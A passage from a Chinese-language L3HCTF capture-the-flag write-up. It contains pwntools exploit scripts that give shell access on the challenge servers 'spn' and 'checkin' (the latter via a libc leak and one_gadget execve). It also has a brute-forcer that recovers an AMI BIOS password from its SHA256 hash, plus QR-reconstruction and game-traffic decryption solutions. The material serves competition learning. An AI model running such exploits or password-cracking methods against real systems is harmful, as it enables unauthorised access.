          p.recvuntil("Input x:")
```

```
            p.sendline(str(guess))
            break
        guess += 1


    p.sendlineafter('(hex):', "%06x" %key)
    p.sendlineafter('(hex):', "%04x" %plain)
yes=0
key=0
plain=-1

while 1:
    try:
        p = remote("124.71.173.176", 8888)
        key=0x1745c0
        key |= random.randint(0,0x3f)

        plain = 0x10a7
        print(hex(key),hex(plain))
        brute_force(p,key,plain)
        if "Wrong" in p.recvline().decode():
            p.close()
        else:
            yes=1
            # break
    except:
        p.close()

p.interactive()

L3HCTF{979f25b7633c0ebb22aeabceab5388f8}
```

spn

瞎做, 开个比较大的数组, SPN对TEMPBUF的处理会影响到全局变量shell, 结果就提权了...

Python

```python
#!/usr/bin/env python
# coding=utf-8
from pwn import *
#sh=process('./spn')
sh=remote('124.71.194.126', 9999)
elf=context.binary=ELF('./spn')

def malloc(idx, size):
    sh.sendlineafter("0.exit\n", '1')
    sh.sendlineafter("Size:\n", str(size))
    sh.sendlineafter('Index:\n', str(idx))

def edit(idx, size, content):
    sh.sendlineafter("0.exit\n", '2')
    sh.sendlineafter('Index:\n', str(idx))
    sh.sendlineafter('Size\n', str(size))
    sleep(0.5)
    sh.sendafter('Content\n', content)

def exp():
    #gdb.attach(sh, 'b *$rebase(0xfc5)')
    malloc(0, 0x3000)
    edit(0, 0x1008, 'A'*0x18)
    sh.recv()
    sh.sendline('5')
    sh.interactive()

exp()
```

checkin

绕asan_report_store1_noabort，使其打印信息但不退出即可。

Python

```python
from pwn import *
import sys
context.log_level = "debug"

if len(sys.argv) < 2:
    debug = True
```

```python
else:
    debug = False

if debug:
    p = process("./checkin")
    libc = ELF("/lib/x86_64-linux-gnu/libc-2.27.so")
else:
    p = remote("123.60.97.201", 9999)
    libc = ELF("./libc-2.27.so")

ru = lambda x : p.recvuntil(x)
sn = lambda x : p.send(x)
rl = lambda : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a, b)

def debugf(b=0):
    if debug:
        if b:
            gdb.attach(p,"set *0x744110=1\nb *{b}".format(b = hex(b)))
        else:
            gdb.attach(p)


def addr(a):
    return ((a>>3)+0x7fff8000)&0xffffffffffffffff
pwn = 0x4F8260
bss = 0x72e000
pwn2 = 0x04F7E60
tar = 0x7D5FA8

def write(adr,c,n):
    ru('you:')
    sl(str(adr))

    pause()
    sn(p8(c))
    ru('note.')
    sn(n)
    ru('fun!')
    sn(p64(pwn))

write(0x7439A0,1,b'a\n')
write(tar+2,(pwn2>>16)&0xff,b'a\n')
write(tar,pwn2&0xff,b'a\n')
write(tar+1,(pwn2>>8)&0xff,b'a\n')
```

```
55
56  debugf(0x4E3C0B)
57
58  ru('you:')
59  sl(str(0x744040))
60
61  pause()
62  sn(p8(1))
63  ru('note.')
64  sn(b'a'*0x20)
65  ru('#6 ')
66  libc.address = int(ru(b' ')[:-1].decode(),16)-0x21bf6
67  log.warning(hex(libc.address))
68
69  ru('you:')
70  sl(str(0x744040))
71
72  pause()
73  sn(p8(1))
74  ru('note.')
75  sn(b'a\n')
76  ru('fun!')
77  sn(p64(libc.address+0x10a41c))
78
79  '''
80  0x4f3d5 execve("/bin/sh", rsp+0x40, environ)
81  constraints:
82    rsp & 0xf == 0
83    rcx == NULL
84
85  0x4f432 execve("/bin/sh", rsp+0x40, environ)
86  constraints:
87    [rsp+0x40] == NULL
88
89  0x10a41c execve("/bin/sh", rsp+0x70, environ)
90  constraints:
91    [rsp+0x70] == NULL
92
93  '''
94
95  p.interactive()
```

Misc：

BootFlag

http://42.194.218.87/2020/02/11/aptio-v-bios%E9%80%9A%E7%94%A8%E4%BF%AE%E6%94%B9%E6%95%99%E7%A8%8B/

UEFITool搜索User Password，找到Setup

```
Unicode text "User Password" in Setup/PE32 image section at header-offset FA94h
Unicode text "User Password" in Setup/PE32 image section at header-offset 1B3F6h
Unicode text "User Password" in Setup/PE32 image section at header-offset 1B596h
Unicode text "User Password" in Setup/PE32 image section at header-offset 1B7D4h
```

PE32 Image解压

DXE dependency section	Section	DXE dependency
PE32 image section	Section	PE32 image
UI section	Section	UI
Version section	Section	Version

IRFExtractor.exe 解压信息

可以看到Admin password 偏移0x28 User Password 偏移0

```
0xE619   Gray Out If {19 82}
0xE61B    QuestionId: 0xB1 equals value 0x1 {12 06 B1 00 01 00}
0xE621    Password: Administrator Password, VarStoreInfo (VarOffset/VarName): 0x28, VarStore: 0x8, QuestionId: 0x96, MinSize: 0x3, MaxSize 0x14 {
0xE632    End {29 02}
0xE634   End If {29 02}
0xE636   Password: User Password, VarStoreInfo (VarOffset/VarName): 0x0, VarStore: 0x8, QuestionId: 0x97, MinSize: 0x3, MaxSize 0x14 {08 91 4A 00
0xE647   End {29 02}
```

VarStore为8

```
0xBA76  VarStore: VarStoreId: 0x7 [9CF0F18E-7C7D-49DE-B5AA-BBBAD6B21007], Size: 0x2, Name: AMICallback {24
0xBA98  VarStore: VarStoreId: 0x8 [C811FA38-42C8-4579-A9BB-60E94EDDFB34], Size: 0x51, Name: AMITSESetup {2
```

Name是AMITSESetup

https://gist.github.com/en4rab/550880c099b5194fbbf3039e3c8ab6fd

获取内容

```
E4ACAFD0-586C-2B3D-86A7-28DE7FCC0…   NVAR entry   Link   Boot0rder
E4ACAFD0-586C-2B3D-86A7-28DE7FCC0…   NVAR entry   Data   Boot0rder
AmiTseSetupGuid                      NVAR entry   Data   AMITSESetup
81C76078-BFDE-4368-9790-570914C01…   NVAR entry   Full   AmiHardwareSignatureSetupUpdat
35647…                                                   1GPageTable
AmiGlo…                                                  MonotonicCounter
8DF64E…                                                  CmosBadFlagVar
EfiSio…                                                  TerminalSerialVar
EfiSio…                                                  TerminalSerialVar
8DF64E…                                                  CmosBadFlagVar
AmiGlo…                                                  PreviousMemoryTypeInformation
AmiGlo…                                                  MemoryTypeInformation
Free s…
GUID s…
Padding
```

Hex view: AmiTseSetupGuid | AMITSESetup

```
0000 E5 85 0E 9E EF 17 08 20 66 17 B0 7F A1 C3 D5 D0   Uf. ï.. f.° ¡ÃÕÐ
0010 C4 4C 3E F7 4D 7A B0 2E B2 2F C6 4A 18 E9 0B E9   ÄL>÷Mz°.²/ÆJ.é.é
0020 00 00 00 00 00 00 00 00 87 3E EA C1 D8 4A 17 34   ........‡>êÁØJ.4
0030 53 A2 48 6C C5 56 76 4F 12 D4 B2 A8 58 85 E8 19   S¢HlÅVvO.Ô²¨X…è.
0040 32 52 39 B3 AE 3E F0 77 00 00 00 00 00 00 00 00   2R9³®>ðw........
0050 01                                                 .
```

找到源码

https://github.com/marktsai0316/RAIDOOBMODULE

AmiTse

找到密码生成

```
{
#if TSE_HASH_PASSWORD
#if TSE_PWD_ENCRYPT_USING_SHA256
    UINTN   ii;
    UINT8 HashOutput [32];
    EFI_STATUS Status;
    UINTN HashSize = SHA256_DIGEST_SIZE;
    EFI_GUID EfiHashAlgorithmSha256Guid = EFI_HASH_ALGORITHM_SHA256_GUID;

    if (IsPasswordSupportNonCaseSensitive ())
    {
        for ( ii = 0; ii < MaxSize/2; ii++ )
            Password[ii] = ((Password[ii]>=L'a')&&(Password[ii]<=L'z'))?(Password[ii]+L'A'-L'a'):Password[ii];
    }
    Status = Hash(&EfiHashAlgorithmSha256Guid, TRUE, (UINT8*)Password, (CONST UINTN*)&MaxSize, (UINT8*)&HashOutput
   if (!EFI_ERROR (Status))
   {
        MemSet (Password, MaxSize, 0);
        CopyMem ((UINT8*)Password, (UINT8*)HashOutput, HashSize);
   }
#else
    UINTN   ii;
    UINT8 HashOutput[20];
    EFI_STATUS Status;
    UINTN HashSize = SHA1_DIGEST_SIZE;
    EFI_GUID EfiHashAlgorithmSha1Guid = EFI_HASH_ALGORITHM_SHA1_GUID;

    if (IsPasswordSupportNonCaseSensitive ())
    {
        for ( ii = 0; ii < MaxSize/2; ii++ )
            Password[ii] = ((Password[ii]>=L'a')&&(Password[ii]<=L'z'))?(Password[ii]+L'A'-L'a'):Password[ii];
    }
```

爆破密码，发现是大小写不敏感的

Python

```python
import hashlib

alpha =  [chr(i) for i in range(0x30,0x3a)] + [chr(i) for i in range(0x41,0x5b)]
#alpha = [chr(i) for i in range(0x0,0x2a)]
for a in alpha:
    for b in alpha:
        for c in alpha:
            for d in alpha:
                t = (((a+b+c+d).encode("utf16"))[2:]).ljust(40,b"\x00")
                if hashlib.sha256(t).hexdigest() == "873eeac1d84a173453a2486cc556764f12d4b2a85885e819325239b3ae3ef077":
                    print(a+b+c+d)


#"55850e9eef1708206617b07fa1c3d5d0c44c3ef74d7ab02eb22fc64a18e90be9" 7K62 user
#"873eeac1d84a173453a2486cc556764f12d4b2a85885e819325239b3ae3ef077" 7D12 admin
# L3HCTF{7D127k62}
```

Cropped

Python

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import qrcode

data = 'http://www.google.com/'
img_file = r'1.png'

# 实例化QRCode生成qr对象
qr = qrcode.QRCode(
    version=4,
    error_correction=qrcode.constants.ERROR_CORRECT_L,
    box_size=10,
    border=4,
    mask_pattern=2
)
# 传入数据
qr.add_data(data)

qr.make(fit=True)

# 生成二维码
img = qr.make_image()

# 保存二维码
img.save(img_file)
# 展示二维码
img.show()

```

QR Code Tutorial - Thonky.com

This tutorial will teach you how to create QR Codes step-by-step, from encoding to error correction to mask pattern.

 https://www.thonky.com/qr-code-tutorial/

总要有人去手撸二维码

Mode Indicator： 0100

Character Count Indicator ： 未知八位

Http ： 01101000 01110100 01110100 01110000

http后面的网址 不知道未知多少位

再填四位的0

再填 11101100 00010001

然后算纠错码 填入

Interleaved data 是最恶心的 全部打乱了

再算mask

分析个锤子，直接生成100个 看看有没有一样的

Python

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import main as qrcode
import hashlib
import string
import random
# 实例化QRCode生成qr对象
def gen_random_string(str_len):
    return ''.join(random.choice(string.ascii_letters + string.digits) for _ in range(str_len))

def baopo(data,img_file):
    # 传入数据
    print(data)
    qr.add_data(data)

    qr.make(fit=True)

    # 生成二维码
    img = qr.make_image()

    # 保存二维码
    img.save(img_file)
    # 展示二维码
    #img.show()
s = 1
for i in range(1,100):
    qr = qrcode.QRCode(
    version=4,
    error_correction=qrcode.constants.ERROR_CORRECT_L,
    box_size=10,
    border=4,
    mask_pattern=2
    )
    data = 'https://'
    img_file = r"{}.png".format(str(i))
    baopo(data+gen_random_string(30),img_file)
```

Python

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

```

```python
from PIL import Image,ImageDraw

def compete_pix(im0, im1, i, j):
    pix_im0 = im0.getpixel((i, j))
    pix_im1 = im1.getpixel((i, j))
    x=-1
    y=-1
    # 定义阈值
    threshold = 1
    #print(pix_im0)
    if abs(pix_im0[0] - pix_im1[0]) < threshold and abs(pix_im0[1] - pix_im1[1]) < threshold and abs(
        pix_im0[2] - pix_im1[2]) < threshold:
        return x,y
    else:
        x=i
        y=j
        return x,y

def main(im0,im1,draw):


    # 对每一个的像素进行比较（RGB）
    for i in range(im0.size[0]):
        for j in range(im0.size[1]):
            x,y=compete_pix(im0, im1, i, j)
            #对图片进行绘制
            if x and y:
                draw.point((x,y),fill=(125,125,125))

if __name__ == '__main__':
    pic = Image.open('1.png')
    pic = pic.convert("RGB")
    draw = ImageDraw.Draw(pic)

    for i in range(1,100):
        #print(i)
        a = "{}.png".format(str(i))
        im0 = Image.open(a)
        im0 = im0.convert("RGB")
        main(im0,pic,draw)
        #pic.show()
    pic.show()
    pic.save("10086.png")


```

Data blocks :

["01000010","00100110","10000111","01000111","01000111","00000111","00110011","10100010","111100?
0???","????0???","????0???","????0???","????
0???","11100110","01110110","10010111","01000110","10000111","01010???","????0???","????0???","????
0???","????0???","?
1010010","11110100","11000011","00110100","10000100","00110101","01000100","01100010","11110011",
0???","????
0000","11101100","00010001","11101100","00010001","11010011","01000110","01100110","01000110","00
0111100","10010110","11111110","01010111","11111001","11001???","????????","????????","?
1111000","11001010","11010011","00011010","01000001","01011???"]

Final data bits :

0100001000100110100001110100011101000111000001110011001110100010000000000000000000000000000

[0100] [00100010]
[0110100001101110100011011101000110111000001101110011001001110100010010000000000000000000000

Mode Indicator : **8-bit Mode (0100)**

Character Count Indicator : **34**

Decoded data : **https: githp L3HCTF/0**

Final Decoded string : **https: githp L3HCTF/0**

应该只有这么多信息了，剩下只能去社工了

想了想 应该是gist.

Decoded data : **https://gist&github.com/L3HCTF/0 fdbba260**

Final Decoded string : **https://gist&github.com/L3HCTF/0 fdbba260**

CSS

```
https://gist.github.com/L3HCTF/
```

把前面推理出的网址全部填入，padding也填入，后面的32位地址还是有一些空缺，且不够纠错的，但是够爆破的，爆破那些空缺比较少的字节，剩下20位未知字节通过纠错计算出来。

用两个脚本，通过命令行传参进行那几位的爆破

第一个

Python

```python
import sys
import reedsolo

reedsolo.init_tables(0x11d)
a=sys.argv[1]
c=sys.argv[2]
e=sys.argv[3]
b=sys.argv[4]
d=sys.argv[5]
f=sys.argv[6]
g=sys.argv[7]
'''
a="000"
b="0"
c="000"
d="0"
e="000"
f="0"
g="0"
'''
new_qr_bytes=['01000011', '11110110', '10000111', '01000111', '01000111',
'00000111', '00110011', '10100010', '11110010', '11110110', '01110110',
'10010111', '00110111', '01000010', '11100110', '01110110', '10010111',
'01000110', '10000111', '01010110', '00100010', '11100110', '00110110',
'11110110', '11010010', '11110100', '11000011', '00110100', '10000100',
'00110101', '01000100', '01100010', '11110011', '10010'+a, '????????',
'????????', '????????', '????????', '????????', '????????', b+'1010011',
'01000110', '01100110', '01000110', '00100110', '00100110', '00010011',
'00100011', '01100011', '00110'+c, '????????', '????????', '????????',
'????????', '????????', '????????', d+'0100110', '00110110', '00010110',
'01000011', '01110110', '01000011', '01110011', '00010110', '01010000',
'11101100', '00010001', '11101100', '00010001', '11101100', '00010001',
'11101100', '00010001', '11101100', '00010001', '11101100', '00010001',
'11101100', '00010001', '11101100', '11100100', '11110'+e, '????????',
'????????', '????????', '????????', f+'0111100', '10010110', '11111110',
```

```
    '........', '........', '........', '0111100', '10010110', '11111110',
    '01010111', '11111001', '11001???', '????????', '????????', g+'1111000',
    '11001010', '11010011', '00011010', '01000001', '01011???']


b = bytearray()
erasures = []
for i, bits in enumerate(new_qr_bytes):
    if '?' in bits:
        erasures.append(i)
        b.append(0)
    else:
        b.append(int(bits, 2))


mes, ecc,dm = reedsolo.rs_correct_msg(b, 20, erase_pos=erasures)
mesa=""
for c in mes:
    mesa=mesa+'{:08b}'.format(c)
mesa=mesa[12:]
result=''
for i in range(0, len(mesa), 8):
       result=result+chr(int(mesa[i:i+8], 2))
print result
```

第二个

Python

```
from os import system


def run(x):
    arg=bin(x)[2:]
    arg=arg.rjust(13,'0')

    cmd='python rs_recover3.py '
    cmd+=arg[:3]+' '
    cmd+=arg[3:6]+' '
    cmd+=arg[6:9]+' '
    cmd+=arg[9]+' '+arg[10]+' '+arg[11]+' '+arg[12]
    system(cmd)
for i in range(16384):
    run(i)
#run(1)
```

跑第二个脚本得到很多网址，用正则匹配一下找到带有flag的网址。


https://gist.github.com/L3HCTF/9a68efd54fdbba26372d0842cad7d71e

L3HCTF{N@ive_needs_A_b1gger_screen}

---

lambda


WireShark 分析流量包，跟踪到 TCP 流 2 可以在对 /cstrike/sound/flag.wav 的请求中发现第一部分 flag。



Plain Text

```
1  L3HCTF{v41v3#
```

在 TCP 流 0 处有地图 bsp 文件。



提取出来后使用 BSP Viewer 可以查看地图场景。通过 File > Extract > Bitmaps 可以导出地图中的图片资源，从而得到 hint 和第二部分 flag。 （也可以进到游戏里看看QAQ）

找到解密流量工具

https://github.com/fire64/GoldSRCPacketDecoder

C++


```cpp
#include<stdio.h>
template <typename T>
inline T DWordSwapC( T dw )
{
    unsigned int temp;

    temp  =   *((unsigned int *)&dw) >> 24;
    temp |= ((*((unsigned int *)&dw) & 0x00FF0000) >> 8);
    temp |= ((*((unsigned int *)&dw) & 0x0000FF00) << 8);
    temp |= ((*((unsigned int *)&dw) & 0x000000FF) << 24);

    return *((T*)&temp);
}
#define DWordSwap DWordSwapC
```

```
#define DWordSwap DWordSwap
const unsigned char mungify_table2[] =
{
    0x05, 0x61, 0x7A, 0xED,
    0x1B, 0xCA, 0x0D, 0x9B,
    0x4A, 0xF1, 0x64, 0xC7,
    0xB5, 0x8E, 0xDF, 0xA0
};
void COM_UnMunge2( unsigned char *data, int len, int seq )
{
    int i;
    int mungelen;

    int c;
    int *pc;
    unsigned char *p;

    int j;

    mungelen = len & ~3;
    mungelen /= 4;

    for ( i = 0; i < mungelen; i++ )
    {
        pc = (int *)&data[ i * 4 ];
        c = *pc;

        c ^= seq;

        p = ( unsigned char *)&c;
        for ( j = 0 ; j < 4; j++ )
        {
            *p++ ^= ( 0xa5 | ( j << j) | j | mungify_table2[ ( i + j ) & 0x0f ] );
        }

        c = DWordSwap( c );

        c ^= ~seq;

        *pc = c;
    }
}
unsigned char data[]={
0x42, 0x00, 0x00, 0x00, 0x46, 0x00, 0x00, 0x00,
0x0b, 0x8f, 0x35, 0x45, 0x4a, 0x81, 0x1f, 0x40,
0x43, 0x39, 0x47, 0x12, 0x50, 0x40, 0x50, 0x02
};
```


```
int main(){
    unsigned int sequence = *(unsigned int*)(data+0);
    printf("Seq:%d\n",sequence);
    COM_UnMunge2(data+8,sizeof(data)-8,sequence&0xff);
    for(int i=8+10;i<sizeof(data);i++){
        printf("%.2x",data[i]);
    }
    printf("\n");
    return 0;
}
```

解密后，前面的数据包为服务器发送的bzip流，一个包有效最大大小为1024字节，可以解压，


最后一个大的数据包发现size不对，多出了0x40



去掉这0x40字节，跳过一个，解密后拼接



bzip2recover修复文件，成功解压



解密发现多了 口Y*口 这些，去掉

part3 h4ppy!uNmUng3}

